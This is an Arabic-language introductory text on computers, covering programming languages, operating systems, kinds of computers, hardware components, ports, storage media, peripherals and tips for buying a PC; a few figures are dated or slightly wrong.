عادة، فإن المبرمجين لا يكتبون الأوامر إلى الحاسب مباشرة بلغة الالة.إن البرمجة بهذه اللغة عملية مملة جدا و تميل للخطأ بصورة كبيرة مما يجعل المبرمجين غير قادرين على الإنتاج بصورة كبيرة. و عوضا عن ذلك، يقوم المبرمجين بوصف العملية المرادة في لغة برمجة "عالية المستوى" و التي يتم ترجمتها أوتوماتيكيا بعد ذلك إلى لغة الالة عن طريق برامج حاسب مخصصة (مفسرات و مجمعات). بعض لغات البرمجة ترسم خريطة قريبة جدا من لغة الآلة مثل لغة التجميع Assembly (لغات برمجة منخفضة المستوى): و على الجانب الآخر فإن لغات البرمجة مثل البرولوج Prolog مبنية على قواعد مجردة و مفصولة عن تفصيلات العملية الحقيقية للآلة (لغات برمجة عالية المستوى). إن اللغة المختارة لمهمة جزئية تعتمد على طبيعة هذه المهمة و المهارة التي يمتلكها المبرمجين و توافر الأدوات و عادة احتياجات المستهلكين (على سبيل المثال، فإن المشاريع الخاصة بالاستخدامات الحربية الامريكية في الغالب يجب أن تكون مبرمجة بلغة Ada).

إن Computer software (الأجزاء غير الملموسة بالحاسب) هو مصطلح بديل لبرامج الحاسب (computer programs): إنها عبارة أكثر شمولية و تحتوي كل المواد الهامة المصاحبة للبرنامج و التي يحتاجها لأداء المهام المهمة على سبيل المثال فإن لعبة الفيديو لا تحتوي فقط على البرنامج نفسه و لكن تحتوي ايضا على بيانات تمثل الصور و الاصوات و المواد الاخرى المطلوبة لعمل البيئة التخيلية للعبة. تطبيق الحاسب هو قطعة من برامج الحاسب التي تقدم للعديد من المستخدمين غالبا في سوق تجزئة. من الأمثلة الحديثة المطبقة تماما هي الأدوات المكتبية office suite و هي عبارة عن برامج ذات صفات مشتركة لأداء مهام المكتب الشائعة.

بالذهاب من القدرات شديدة البساطة الخاصة بأمر لغة آلة واحد إلى القدرات الضخمة للبرامج التطبيقية يعني أن الكثير من برامج الحاسب تكون كبيرة جدا و معقدة للغاية. من الأمثلة المنطبقة على ذلك هو Windows XP و الذي يتكون من حوالي ٤٠ مليون سطر من شفرة الحاسب في لغة برمجة C++: يوجد العديد من المشاريع التي تكون أكبر هدفا، يقوم بإنشائه فرق كبيرة من المبرمجين. إن إدارة هذه المشاريع شديدة التعقيد هو مفتاح إمكانية تنفيذ هذه المشاريع: لغات البرمجة و تطبيقات البرمجة تسمح بتقسيم المهمة إلى مهام فرعية أصغر فأصغر حتى تصبح في قدرات مبرمج واحد و في وقت مناسب.

إن عملية تطوير البرامج لا زالت بطيئة و لا يمكن التنبؤ بها و تميل للخطأ: إن نظام هندسة البرامج حاولت و قد نجحت جزئيا في جعل العملية أكثر سرعة و إنتاجية و تحسين جودة المنتج النهائي.

المكتبات و أنظمة التشغيل

بعد فترة وجيزة من تطوير الحاسب، تم اكتشاف أن هناك مهام معينة تكون مطلوبة في برامج مختلفة؛ إن مثالا قديما على ذلك كان حساب بعض الدوال الرياضية الأساسية. و من أجل الفعالية، فقد تم جمع نسخ نموذجية من تلك الدوال و وضعها في مكتبات تكون متاحة لمن يحتاجها. إن مجموعة المهام

الشائعة بعض الشئ و التي تتعلق بمعالجة كتل البيانات الخاصة "بالتحدث" إلى أجهزة الإدخال و الإخراج المختلفة، و لذلك تم تطوير مكتبات لها سريعا.

بانتهاء الستينات من القرن العشرين، و مع الاستخدام الصناعي الواسـع للحاسـب فـي العديـد مـن الأغراض، أصبح من الشائع استخدامها لانجاز العديد من الوظائف في مؤسسة. بعد ذلك بفترة وجيـزة أصبح متاحا وجود برامج خاصة لتوقيت و تنفيذ تلك المهام العديدة. إن مجموع كل من إدارة "الأجـزاء الصلبة" و توقيت المهام أصبح معروفا باسم "نظام التشغيل"؛ من الأمثلة القديمة على هذا النـوع مـن أنظمة التشغيل القديمة كان OS/360 الخاص بـ IBM.

إن التطوير الرئيسي التالي في أنظمة التشغيل كان timesharing - و فكرته تعتمد على أن عددا من المستخدمين بإمكانهم استخدام الآلة في وقت واحد و ذلك عن طريق الاحتفاظ بكل برامجهم في الذاكرة و تنفيذ برنامج كل مستخدم لمدة قصيرة و بذلك يصبح و كأن كل مستخدم يملك كل منهم حاسبا خاصـا به. إن مثل هذا التطوير يتطلب من نظام التشغيل بأن يقدم لكل برامج المستخدمين "آلة تخيلية" و ذلـك لمنع برنامج المستخدم الواحد من التداخل مع البرامج الاخرى (بالصدفة أو التصميم). إن مدى الأجهزة التي يجب أن تتعامل معها نظام التشغيل قد تمدد؛ من الأمثلة الملاحظة كان القرص الصـلب؛ إن فكـرة الملفات الفردية و الترتيب البنائي المنظم للادلة "directories" (حاليا يطلق عليها في الغالب مجلـدات "folder") قد سهلت و بشكل كبير استخدام هذه الأجهزة للتخزين الدائم. من الأمثلة الحديثـة المطبقـة تماما هي الأدوات المكتبية office suite و هي عبارة عن برامج ذات صـفات مشـتركة لأداء مهـام المكتب الشائعة. إن متحكمات الوصول الآمن سمحت لمستخدمي الحاسب بالوصول فقط إلى الملفـات و الأدلة و البرامج التي لديهم تصريح باستخدامها كانت أيضا شائعة.

ربما تكون آخر إضافة لنظام التشغيل كانت عبارة عن أدوات تزود المستخدم بواجهة مستخدم رسومية معيارية. بينما كانت هناك بعض الأسباب التقنية لضرورة ربط واجهة المسـتخدم الرسـومية (GUI) لباقي أجزاء نظام التشغيل، فقد سمح ذلك لبائع نظام التشغيل بجعل كل البرامج الموجهة لنظام تشغيلهم تمتلك نفس الواجهة.

خارج هذه المهام الداخلية "core"، فإن نظام التشغيل غالبا ما يكون مـزودا بمجموعـة مـن الأدوات الاخرى، بعض منها ربما يملك اتصال ضئيل بهذه المهام الداخلية الأصلية و لكن وجد أنها مفيدة لعـدد كافي من المستهلكين مما جعل المنتجين بإضافتها. على سبيل المثال فإن Apple's Mac OS X يـتم تقديمها مع تطبيق لتحرير الفيديو الرقمي.

نظام تشغيل الحاسبات الأصغر ربما لا تقدم كل هذه المهام. نظام التشـغيل للمـايكروكمبيوتر القـديم ذي الذاكرة و قدرات المعالجة المحدودتين كانت لا تقدم كل المهام، و الحاسبات المدمجة دائما إما تملك نظام تشغيل متخصصة أو لا تملك نظام تشغيل بالكلية، مع برامجه التطبيقية المتخصصة و التي تؤدي المهام التي من الممكن أن تعود بطريقة أخرى إلى نظام التشغيل.

أنواع الحاسبات

يمكن تقسيم الحواسيب إلى:

- حواسيب الإطار الرئيسي: وهي الحواسيب ذات السعات التخزينيـة الضخمة والكفاءة العالية في المعالجة والتي تستخدم في المنشـآت الكبيرة كالدوائر الحكومية والجامعات والشركات الكبرى، حيث يتم ربط الجهاز الرئيسي بمجموعة من الأجهزة الفرعية تسمى نهايات طرفية.

- حواسيب شخصية: وهي الحواسـيب التـي نراهـا فـي المنـازل والمكاتب. ويستعمل مصطلح الحاسوب أو كمبيوتر بشكل عام فـي الإشارة إلى الحواسيب الشخصية.
- حواسيب كفيـّة: وهي أجهزة صغيرة لا يتجاوز حجمها كف اليـد، تستخدم في إجراء بعض المهام الحاسوبية البسيطة كحفظ البيانات الضرورية والمواعيد، وقد توسع استخدامها مؤخراً حتى أصـبحت تضاهي باستخداماتها الحواسيب الأخرى، حيث تستخدم بعضها في الدخول إلى الانترنت أو الاستدلال في الطرق مـن خـلال أنظمـة الإبحار.
- حواسب مدمجة: وهي الحواسيب الموجودة في العديد من الأجهزة الإلكترونية والكهربائية، إذ أن العديد من الأجهزة تحتوي حواسيب لأغراض خاصة. فمثلاً توجد الحواسيب في الهواتـف السـيارات وأجهزة الفيديو والطائرات وغيرها.

والحواسيب المدمجة أو ما يضاق عليها اسم المتحكم الصغير وهي عبارة عن microcontroler هكذا تسمى باللغة الإنجليزية لأنه عدة أجزاء كمبيوتر موضوعة في رقاقة الكترونية واحـدة وهـي الchip التي تبرمج كيفما تريد نعم تستطيع عمل برمجة لهذه الرقاقت وتستطيع محيها أكثر مـن ١٠٠٠ مـرة وإعادة برمجتها من أهم القطع المستعملة ألا و هي pic16f84 الشـهيرة مـن شـركة microship العالمية وهناك نسخ أفضل من هذه الرقاقة، يمكنك عمل الآف التطبيقات بواسطة برمجة هذه الرقاقة أي تسيرها حسبما تريد أن تسيرها.

مكونات الحاسوب :

وحدة المعالجة المركزية
وحدة الإحراج
وحدة الإدخال
وحدة التخزين

١ - وحدة الإدخال (INPUTUNIT).

٢- وحدة المعالجة المركزية (UNIT CENTRAL PROCESSING).

٣- وحدات الإخراج (OUTPUT UNIT).

٤- وحدات التخزين (STORING UNIT).

أولاً : وحدات الإدخال (UNIT INPUT) :

- **التي يتم عن طريقها إدخال البيانات الخام.**
- **كذلك إدخال البرامج التي تشغل الحاسوب.**
- **من أمثلة وحدات الإدخال : لوحة المفاتيح (KEYBOARD) ، الفأرة (MOUSE) ، الميكرفون (MIC) ، الماسح الضوئي (SCANNER).....**

ثانياً : وحدة المعالجة المركزية (UNIT CENTRAL PROCESSING) :

- وهي الوحدة الرئيسية في الحاسوب وفيها تتم معالجة البيانات .
- تتكون وحدة المعالجة المركزية من ثلاث وحدات رئيسية وهي :

١- وحدة التحكم (CONTROL UNIT-CU) .

وهي مجموعة من الدوائر الإلكترونية التي تتحكم في تنظيم وتنسيق العلاقة بين جميع وحدات الحاسوب و نقل البيانات والمعلومات بين أجزاء الحاسوب المختلفة.

٢- وحدة الحساب والمنطق (LOGIC UNIT-ALU & ARITHMETIC).

وتختص في أجراء العمليات الحسابية مثل : الجمع ، الضرب ، القسمة وكذلك العمليات المنطقية مثل : الترتيب ، المقارنات ، التصنيف وغيرها ......

٣- وحدة الذاكرة الرئيسية (MEMORY MAIN) :

وهي مجموعة من الدوائر الإلكترونية التي يتم فيها فقط حفظ البيانات وهي نوعان :

النوع الأول : RAM

النوع الثاني: ROM

:RAM

ذاكرة الوصول العشوائي وهي اختصار لـ ـ ـ(MEMORY ACCESS RANDOM) ... وهي ذاكرة القراءة والكتابة أو ذاكرة المستخدم . ومن خصائصها أنها ذاكرة مؤقتة جميع بياناتها بمجرد انقطاع التيار الكهربائي . ويقاس حجم الذاكرة بـ *البايت* (BYTE).

- البايت (BYTE) : وهي مكان داخل الذاكرة يسمح بتخزين حرف واحد ويتكون كل بايت من ٨ "بت"(BITE) .

كـ ـما أن :

١٠٢٤ بايت = واحد كيلو بايت (K.B).

١٠٢٤ كيلو بايت = ١ ميجا بايت (M.B).

١٠٢٤ ميجا = ١ جيجا بايت (G.B).

:ROM

ذاكرة القراءة فقط وهي اختصار لـ ـ ـ(MEMORY ONLY READ)... وسميت بذلك لأنه لا يمكن الكتابة بها ، فهي ذاكرة مخزن عليها برامج خاصة للحاسب من الشركة الصانعة للجهاز ....

ثالثاً : وحدات الإخراج (OUTPUT UNIT) :

وتقـوم بعـملية إخـراج البيانات بعد معالجتها ، وذلك لإعطاء النتائج المطلوبة . ومن الأمثلة عليها : ((شاشة العرض)) ، ((الطـابعة)).

رابعاً : وحدات التخزين(STORING UNIT):

وظـيفتها حفـظ وتـخزين الـمعلومات كما أنـه توجد أنواع مختلفة من الوسائط التـي تـستخدم فـي تـخزين المعلومات ، وأكثرها شيوعاً الأقراص المرنة (FLOPPY DISK) ، وأقراص الليزر (CD DISK) ، والقرص الصلب (DISK HARD).

المنـ ـ ـ ـ ـ ـ ـ ـ ـافذ

المنـ ـ ـافذ :

المنفذ هو نقطه توصيل خارجية موجودة في الجانب الخلفي للحاسب ويمكن عن طريقها توصيل أجهزة خارجية لنقل البيانات والأوامر بينها وبين جهاز الحاسب.

أنواع المنافذ :

١- منفذ التوالي .

٢- المنفذ المتوازي .

أولاً : منفذ التوالي :

- **يحتوي هذا النوع من المنافذ على ٩ أو ٢٥ سن توصيل وعن طريق هذا النوع يتم توصيل الفأرة ، المودم ، الماسح الضوئي ، وبعض أنواع الطابعات.**
- **ويقوم الحاسب الآلي بتسمية المنافذ على التوالي COM مضافا إليه رقم للتمييز فيسمى المنفذ الأول COM 1 و الثاني COM 2 وهكذا ......**

- تقوم المنافذ على التوالي بإرسال نبضه من البيانات في كل مرة عبر الكابل المتصل بها (بطريقة متوالية) ويمكن إرسال البيانات لمسافة تزيد عن ٢٠ قدم.

ثانياً : المنفذ المتوازي :

يحتوي هذا النوع من المنافذ على ٢٥ فتحه للتوصيل وعن طريق هذا النوع يتم توصيل الطابعة وجهاز تشغيل الشرائط.

- يقوم الحاسب الآلي بتسمية المنافذ المتوازية بالاسم LPT مضافا إليه رقم للتمييز ، فالمنفذ الأول يسمى LPT 1 والمنفذ الثاني LPT 2 وهكذا......
- تتميز المنافذ على التوازي بأنها أسرع في نقل البيانات من المنافذ على التوالي ، فهي ترسل ٨ نبضات من البيانات في كل مرة عبر الكابل المتصل بها. وعلى العكس المنافذ على التوالي لا يمكنها إرسال البيانات لمسافة تزيد عن ٢٠ قدماً.

الأقراص (DISK)

الأقراص المرنة الممغنطة (FLOPPY DISKETTE) :

قل استخدامها وبدات تتلاشى بسبب ضهور اقراص ذو سعة خزنية اكبر

من أهم مميزاتها :

- رخص ثمنها ، وسهولة حملها والتنقل بها .
- يمكننا حفظ أكثر من مليون حـرف مـن الـبيانات عـلى هـذه الأقـراص ويسمى الجهاز الذي يقوم بتسجيل البيانات على هذه الأقراص بمحرك الأقراص (FLOPPY DRIVE).

وتأخذ هذه الأقراص أحجاماً مختلفة فمنها :

٣,٥ أنش (بوصة) وهي الشائعة الاستعمال.

٥,٢٥ أنش (بوصة) وهي الأقل استعمالاً.

تـأتي الأقراص المرنة بنوعين من السعة التخزينية :

١ - الأقراص مضاعفة الكثافة (DOUBLE DENSITY) : وعادة يظهر عليها رمز (DD) أو (D٢) وهذا النوع من الأقراص يحتوي على فتحه واحدة عند قمة القرص ويمكنها تخزين ما يقارب من ٧٢٠ صفحة نص وتكون المسافة بين سطوره مزدوجة.

٢- الأقراص عالية الكثافة (HIGH DENSITY) : وعادة يظهر عليها رمز (HD) وهذه الأقراص تستوعب كمية من المعلومات أكبر من سابقتها . والأقراص عالية الكثافة تحوي على فتحتين عند قمة القرص ، ويمكنها تخزين ما يقارب من ١٤٤٠ صفحة نص وتكون المسافة بين سطوره مزدوجة.

مع ملاحظة انه بدا عدم استخدام هذه الاقراص بعد ظهور اقراص DVD, CD

<u>الـ ـقرص الصـ ـاب (HARD DISK) :</u>

ويتكون من عدة اسطوانات ممغنطة .

ومن أهم مميزاته :

- أنه ذو سعة تخزين عالية .
- الطاقة التخزينية العالية ، وقصر الزمن اللازم للوصول إلى البيانات المخزنة.
- من أهم وسائل النسخ أو التخزين الاحتياطي.
- في الوقت الحالي تراوح سعته التخزينية (G.B ٣,٤,٦,٩) ....

<u>أقراص الليزر (الاسطوانة المدمجة) :</u>

- تعتبر من وسائل التخزين ذات السعة العالية .
- تستوعب مواد مختلفة (برامج تعليمية ، تاريخية ، تطبيقية ، أفلام).
- وسيلة قوية وفعالة لإبلاغ المعلومات وترسيخا بسبب الجمع ما بين النص و الحركة و الرسم و الصورة (الملتميديا) .
- تعتبر من أهم الطرق لتحميل البرامج الجديدة على الحاسب الآلي بسهولة.
- تستوعب الأسطوانة الواحدة أكثر من ٦٠٠ ميجابايت من البيانات.

أقراص الليزر (الاسطوانة المدمجة DVD) :

تستوعب الأسطوانة الواحدة أكثر من ٤ كيكا بايت من البيانات

ملاحظة مهمة :

كلمة (CD-ROM) تعني أسطوانة مدمجة يمكن القراءة منها فقط أي أنه لا يمكن تغيير أو تعديل المعلومات المخزنة على الاسطوانة. وال CD تعني COMPAC DISK

جهاز تشغيل الاسطوانة المدمجة (CD_ROM DRIVES)

أولاً : من حيث النوع :

- جهاز للقراءة فقط (CD-ROM DRIVE)
- جهاز للقراءة والكتابة (CD-RW DRIVE).

يمكن بواسطته القراءة من الاسطوانة والكتابة على اسطوانات فارغة .

ثانياً : من حيث موقعة من الجهاز :

١- داخل صندوق الحاسب الآلي وهو الأكثر شيوعاً واستخداماً (INTERNAL)

٢- خارج الصندوق ويتم وصلة بالحاسب عن طريق كابل (EXTERNAL).

لـــوحة المفاتيح (keyboard)

لوحة المفاتيح :

تستخدم لوحة المفاتيح لكتابة التعليمات للحاسب ولإدخال البيانات المطلوب تشغيلها على الحاسب .

مكونات لوحة المفاتيح :

مفاتيح الحروف الأبجدية والأرقام وعلامات التنقيط وتستخدم بطريقة مشابهة لطريقة استخدامها في الآلة الكاتبة العادية وتشتمل على حروف وأرقام اللغتين العربية والإنجليزية.

مــــــلاحظة :

نلاحظ وجود بروز موجود على المفتاحين F , J فوجود هذا البروز كنقطة ارتكاز يساعد مستخدمي الكمبيوتر استخدام لوحة المفاتيح الحروف الأبجدية دون الحاجة للنظر إليها وذلك يتم بالممارسة .

مفاتيح الأوامر والوظائف :

تستخدم هذه المفاتيح لإرسال تعليمات إلى البرنامج الذي تستخدمه تختلف وظيفتها من برنامج لآخر حسب الوظيفة التي يخصصها واضع البرنامج وتوجد هذه المفاتيح في أعلى صف من لوحة المفاتيح المحسنة وعددها اثنا عشر.

مفتاح الرجوع :

يستخدم هذا المفتاح كممحاة في حالة كتابة أوامر أو بيانات خاطئة وأردت حذفها وتتسبب الضغطة الواحدة على هذا المفتاح في محو آخر حرف يقف عنده المؤشر أو نقطة الإدراج حيث يتجه مؤشر الماوس إلى اليسار بمقدار حرف ويقع هذا المفتاح إلى يمين الصف الأول من مفاتيح الحروف والأرقام وعلامات التنقيط.

مفتاح الإدخال :

وهو من أهم المفاتيح على الإطلاق لأن الحاسب لا يستقبل أي بيانات أو أوامر تدخل إليه إلا بعد الضغط على هذا المفتاح ويقع هذا المفتاح إلى يمين المفاتيح الأبجدية.

مفتاح الهروب :

وتختلف وظيفته حسب البرنامج المستخدم إلا أنه غالباً يستخدم لإلغاء أمر بعد الكتابة يوجد هذا المفتاح في أقصى يسار الصف الأول من لوحة المفاتيح.

مفتاحي التعديل :

يستخدم هذين المفتاحين دائماً بازدواج مع أي مفتاح آخر ويقوم بتغيير وظيفة المفتاح الذي يضغط معه مع مراعاة اختلاف وظيفة هذه المفاتيح من برنامج لآخر.

مفتاح العالي ومفتاح تثبيت العالي :

تستخدم هذه المفاتيح لتغيير شكل الحروف المدخلة فعند الضغط على مفتاح تثبيت العالي يتم تغيير شكل الحروف من حالة إلى أخرى أما مفتاح العالي فيستخدم عند الرغبة في كتابة الحروف المسجل إلى مفتاح ذو حرفين وذلك بالضغط عليه في نفس الوقت مع مفتاح الحرف المقصود.

لوحة المفاتيح الرقمية :

والسبب في استخدام هذه المفاتيح هو السهولة والسرعة في استخدامها أكثر من الأرقام الموجودة في الصف الأول من لوحة المفاتيح وذلك لأنها تشبه الآلة الحاسبة ومن أجل استخدام المفاتيح الرقمية والموجودة في يمين لوحة المفاتيح يتطلب ذلك الضغط على مفتاح NUM فعندما يكون هذا المفتاح مضاء يمكن استخدام مفاتيح الأرقام من صفر إلى ٩ أما إذا كان مطفأ فيمكن استخدام الأسهم الموجودة على لوحة المفاتيح لتحريك المؤشر في جميع الاتجاهات... وبالإضافة إلى المفاتيح الرقمية فإنه توجد مفاتيح للعمليات الحسابية من جمع وطرح وضرب وقسمة .

مــــلاحظة :

نلاحظ وجود بروز موجود على المفتاح رقم خمسة فوجود هذا البروز كنقطة ارتكاز في منتصف لوحة المفاتيح الرقمية يساعد مستخدمي الكمبيوتر من المحاسبين خاصة في استخدام لوحة المفاتيح دون الحاجة للنظر إليها ويتم ذلك مع عملية الممارسة واستخدام لوحة المفاتيح الرقمية.

مفاتيح الأسهم :

تتيح هذه المفاتيح تحريك المؤشر في جميع الاتجاهات عبر شاشة العرض وتوجد هذه المفاتيح يسار مفاتيح الأرقام أسفل

الـــفأرة (MOUSE)

الـــفأرة : هي امتداد ليد الإنسان تتيح له التأشير إلى الكائنات المرئية أو اختيار عناصر من على الشاشة.

- هناك عمليات أساسية يمكن تنفيذها بواسطة الفأرة (التأشير ، النقر ، النقر المزدوج ، السحب).
- تحتوي الفأرة على زرين (ايمن وأيسر) .
- توجد كرة متحركة في الجهة السفلى تعمل على نقل الحركة.
- عندما نحرك الفأرة يتحرك المؤشر على شاشة العرض في نفس اتجاه حركة الفأرة على المكتب.

مـؤشر الفأرة :

يتخذ مؤشر الفأرة على الشاشة أشكال مختلفة وهذا يعتمد على موقعة على شاشة العرض والمهمة التي يقوم بها.

استخدامات الفـأرة :

النـــقر CLICK	النقر المزدوج DOUBLE CLICK	السحب والإلقاء DRAG AND DROP
نقر الزر الأيسر للفـأرة أي الضغط عليها ثم تركها	نقر الزر للفأرة مرتين متتاليتين وبسرعة	الضغط على زر الفأرة وإبقاء الضغط عليه ثم السحب إلى مكان أخر على الشاشة

أنواع الفأرات (حسب اتصالها مع الحاسب وحسب موقع الكرة) :

أولاً: حسب اتصالها مع الحاسب :

- **الفأرة السلكية : متصلة بكبل مع الحاسب .**
- **الفأرة اللاسلكية : هذا النوع يعمل بالبطارية حيث يتم نقل الحركة على سطح الطاولة بشكل إشارات لاسلكية إلى الحاسب بنفس طريقة عمل جهاز التحكم عن بعد.**

ثانياً: حسب موقع الكرة :

- **الفأرة ذات الكرة العلوي : تشبه الفأرة العادية المقلوبة إلا أن الكرة توجد في الجهة العلوية منها ويتم استخدامها وهي ثابتة إلا إذا قمنا بتحريك الكرة بالأصابع أو كف اليد وبالتالي يتحرك مؤشر الفأرة على الشاشة وهذا النوع يعتبر مثالي في الاستخدام عندما تكون الطاولة ذات مساحة محدودة أو في الأجهزة الصغيرة.**
- **الفأرة ذات الكرة السفلية : وهي الأكثر شيوعاً واستخداماً حيث تحتوي على كرة أسفلها ولتحريكها يجب تحريك الفأرة بأكملها على سطح المكتب.**

الشـــاشة (MONITOR)

كيفية اختيار الشـــاشة :

الحجم (SIZE) :

يقدر حجم الشاشة بقياس قطر مساحة العرض عليها ويتراوح الحجم القياسي للشاشة بين ١٤ ، ١٥ بوصة وكلما كان الحجم أكبر كانت البيانات المعروضة أكثر وبالتالي كانت الشاشة أغلى ثمناً.

حدة وضوح النقطة :

وهو رقم يوضح أصغر نقطة للشاشة عرضها وبالتالي يبين حدة وضوحها وكلما كان هذا الرقم أصغر كلما كانت الشاشة أدق وأوضح في إظهار الصورة ، وعند اختيار شاشة من الأفضل اختيار الشاشة التي لها وضوح ٠,٢٨ مم أو أقل .

مفاتيح الضبط :

يوجد في الشاشة عدة مفاتيح يمكن عن طريقها ضبط الصورة عليها .

درجة وضوح الشاشة :

إن درجة وضوح الشاشة تحدد درجة وضوح المعلومات المعروضة بالشاشة وتقاس درجة الوضوح بعدد النقاط الضوئية (PIXELS) والتي يمكن للشاشة عرضها أفقياً.

مـــلاحظة :

بعض الشاشات تعرض الصورة بدرجة واحدة فقط إلا أن الشاشات متعددة التزامن يمكنها عرض الصورة بدرجات مختلفة بالإضافة إلى إتاحة القدرة على تصغير وتكبير الصور على الشاشة لتناسب متطلباتك.

أنواع درجات الوضوح :

- درجة وضوح ٤٨٠×٦٤٠ بسكل.
- درجة وضوح ٦٠٠×٨٠٠ بسكل.
- درجة وضوح ٧٦٨×١,٠٢٤ بسكل.
- درجة وضوح ١,٠٢٤×١,٢٨٠ بسكل .

مـــلاحظة :

عند استخدام درجة وضوح منخفضة تبدو الصورة على الشاشة أكبر في الحجم وهذا يفيد إذا كان مستخدم الحاسب يعاني من متاعب في الرؤية.

وعند استخدام درجة وضوح عالية تبدو الصور صغيرة الحجم وهذا مفيد إذا كنا نرغب في عرض معلومات أكثر على الشاشة.

درجات اللون :

- **١٦ لون ويكون اللون مكون من ٤ نبضات (bit٤) ، وهنا يبدو اللون متقطع كما أنها غير مستخدمه .**
- **٢٥٦ لون ويكون اللون مكون من ٨ نبضات (bit٨) ، وهذه الحالة مناسبة لمعظم التطبيقات المنزلية وتطبيقات الأعمال.**
- **٥٦,٥٣٦ لون ويكون اللون مكون من ١٦ نبضة (bit١٦) ، وهذا النوع مثالي لتطبيقات النشر المكتبي والوسائط المتعددة .**
- **١٦,٧٧٧,٢١٦ لون ويكون من ٢٤ نبضة (bit٢٤) ، ويطلق على هذه الحالة اللون الحقيقي لأنها تعرض عدد من الألوان أكثر مما يمكن للعين البشرية تمييزه وتعتبر هذه الحالة مثالية عند تجهيز وتنميق الصور الفوتوغرافية وتطبيقات النشر المكتبي عالية الجودة.**

الطابعات (PRINTER)

ما هي الأمور التي يجب أخذها بعين الاعتبار عند اختيار طابعة :

- **السـ ـ ـرعة : تقاس سرعة الطابعة إما بعدد الأحرف المطبوعة في الثانية الواحدة (CPS) أو عدد الصفحات المطبوعة في الدقيقة (PPM) وكلما كانت السرعة أكبر أمكن الحصول على مخرجات أسرع.**
- **دقـ ـة الطـباعة : تقاس دقة الطباعة بعدد النقاط المطبوعة في البوصة الواحدة (DPI) وكلما كانت الدقة أكبر كانت الصور المطبوعة أكثر حدة وتفصيلاً.**

أنـ ـواع الطـ ـ ـابعات :

- **الطابعة النقطية DOT MATRIX:**

وهي أرخص أنواع الطابعات حيث تستخدم نمط معين من النقاط لتشكيل الصور على الصفحة ، تتراوح سرعة الطابعة النقطية بين ٢٠٠ إلى ٣٠٠ حرف في الثانية أو من صفحة إلى ٣ صفحات في الدقيقة يعتبر هذا النوع من الطابعات مثالياً عند الطباعة على ورق متعدد الطبقات (ورق الكربون) .

الطـ ـابعة نفـ ـاثة الحـ ـ ـبر INK JET:

معظم الطابعات من هذا النوع تطبع بدقة ٣٠٠ نقطه / بوصة وبسرعة تتراوح بين ١-٣ صفحات في الدقيقة . تأخذ الصور المطبوعة بواسطة الطابعة نفاثة الحبر وقتاً لكي تجف مما يعني إمكانية حدوث بقع بها إذا ما تم تداولها في الحال لذلك عند شراء هذا النوع من الطابعات من الأفضل استخدام الحبر المقاوم لتكوين البقع أو النوع الزيتي (OIL-BASED INK) .

الطـ ـابعة نفاثة الحبر الملونة (JET COLOR INK):

تعتبر من أرخص أنواع الطابعات الملونة ، كما أنها يمكنها الطباعة على الورق العادي مع أنه من الأفضل استخدام الورق المخصص لها... تقوم الطابعة النفاثة الملونة برش الألوان : السماوي والبنفسجي والأصفر والأسود.

طـــابعة اللـــيزر LASER:

هي طابعة ذات سرعة عالية تستخدم حزمة من الليزر لتكوين الصور على الورق... تتراوح سرعة معظم طابعات الليزر بين ١٢,٨,٤ صفحة في الدقيقة . ولكن هذا النوع من الطابعات لا يمكنه الطباعة على ورق مثل ورق حجم A3.

الطـــابعة الحـــرارية المـــلونة :

هذا النوع من الطابعات يعطي صوراً حادة وواضحة وغير قابلة للبقع والتشويش.... معظم الطابعات من هذا النوع تعطي دقة طباعة ٣٠٠ نقطة / بوصة وبعضها يعطي ٦٠٠ نقطة / بوصة.

خـــطوة خطـــوة لشـــراء حـاســـوب

المـــعالج PROCESSOR:

المعالج عبارة عن دائرة متكاملة مربعة الشكل يوجد بجوانبه الأربعة أسلاك رفيعة ويثبت على اللوحة الرئيسية ويمكن التعرف عليه بسهولة حيث توجد فوقه مروحة تبريد أو أعمدة ماصة للحـرارة.

وتوجد شركات معروفة في تصنيع المعالجات مثل أنتل ومن أشهر الأنواع التي تنتجها أما السرعات الخاصة بالمعالجات فهي مختلفة بسعتها وتقاس ب٠ميجاهرتز وغيرها....

ومن الأفضل لك هنا أن تشتري أفضل معالج تسمح به ميزانيتك رغم الفارق في السعر لاسيما إذا كنت تعتقد أنك ستستفيد فعلاً من تلك الزيادة في سرعة الأداء.....

الــــذاكرة الـــرئيسيـة RAM:

هي ذاكرة الدخول العشوائية وهي مهمة جداً لا يمكن تنفيذ أي برنامج إلا بعد تواجده بهذه الذاكرة وبما أن البرامج هي عبارة عن سلسلة من الأوامر فإن المعالج يقوم باستدعاء هذه الأوامر من الذاكرة الواحدة تلو الأخرى وبالتالي كلما زادت سعة الذاكرة زادت إمكانية تنفيذ البرامج بسرعة ويفضل إلا تقل الذاكرة عن ٦٤ميجابايت فإن زادت أصبح الجهاز أسرع...

الــــذاكرة الســـريعة المـــخبأة CACHE MEMORY:

من خلال هذه الذاكرة يتمكن المعالج من الحصول على المعلومات بسرعة أكبر من الذاكرة العشوائية بحيث أن المعالج أسرع من ذاكرة الحاسب فبدلاً من أن ينتظر المعالج الحصول على المعلومات من القرص الصلب فإنه يحصل عليه من الذاكرة المخبأة بشكل أســرع..

وحالياً تتوفر في الأسواق ذاكرة بسعة واحد كيكا او اكثر وهي توضع على اللوحة الرئيسية في جميع المعالجات .

القـــرص الصـــلب HARD DISK :

من المحتمل أنك ستحتاج إلى مساحة كبيرة لتخزين ملفات الصور والعروض الرسومية الأخرى والواقع أن معظم الأنظمة تقدم لك قرصاً صلباً بسعة ٤٠جيجابايت كحد أدنى ،

قـــارئ الأقـــراص المـــدمجـة CD DISK DRIVE :

وهو المحرك الذي نضع فيه الأقراص المدمجة ليقوم بقراءة المعلومات المخزنة عليه ويتميز بسرعة عالية في نقل المعلومات من القرص إلى الذاكرة......

الشـــــاشة MONITOR :

توجد قـياسات ١٤ ، ١٥ ، ١٧ ، ١٩ ، ٢١ بوصة . كما توجد شاشات منخفضة الإشعاع وشاشات ذات إشعاع قياسي ويفضل الشاشات ذات الإشعاع المنخفض . كما يفضل أن تكون الشاشة من نوع LCD بنوعياتها المختلفه

فـــاكس مـــودم FAX MODEM :

وهو الجهاز الذي يتم توصيلة بالهاتف ليمكن الاتصال بالشبكات الأخرى المتنوعة أو الإنترنت ويوجد نوعان من هذا الجهاز :

١- داخلي ويوضع بداخل الجهاز .

٢- خارجي وتتم عملية توصيلة بالمدخل التسلسلي COM1 أو COM2 .

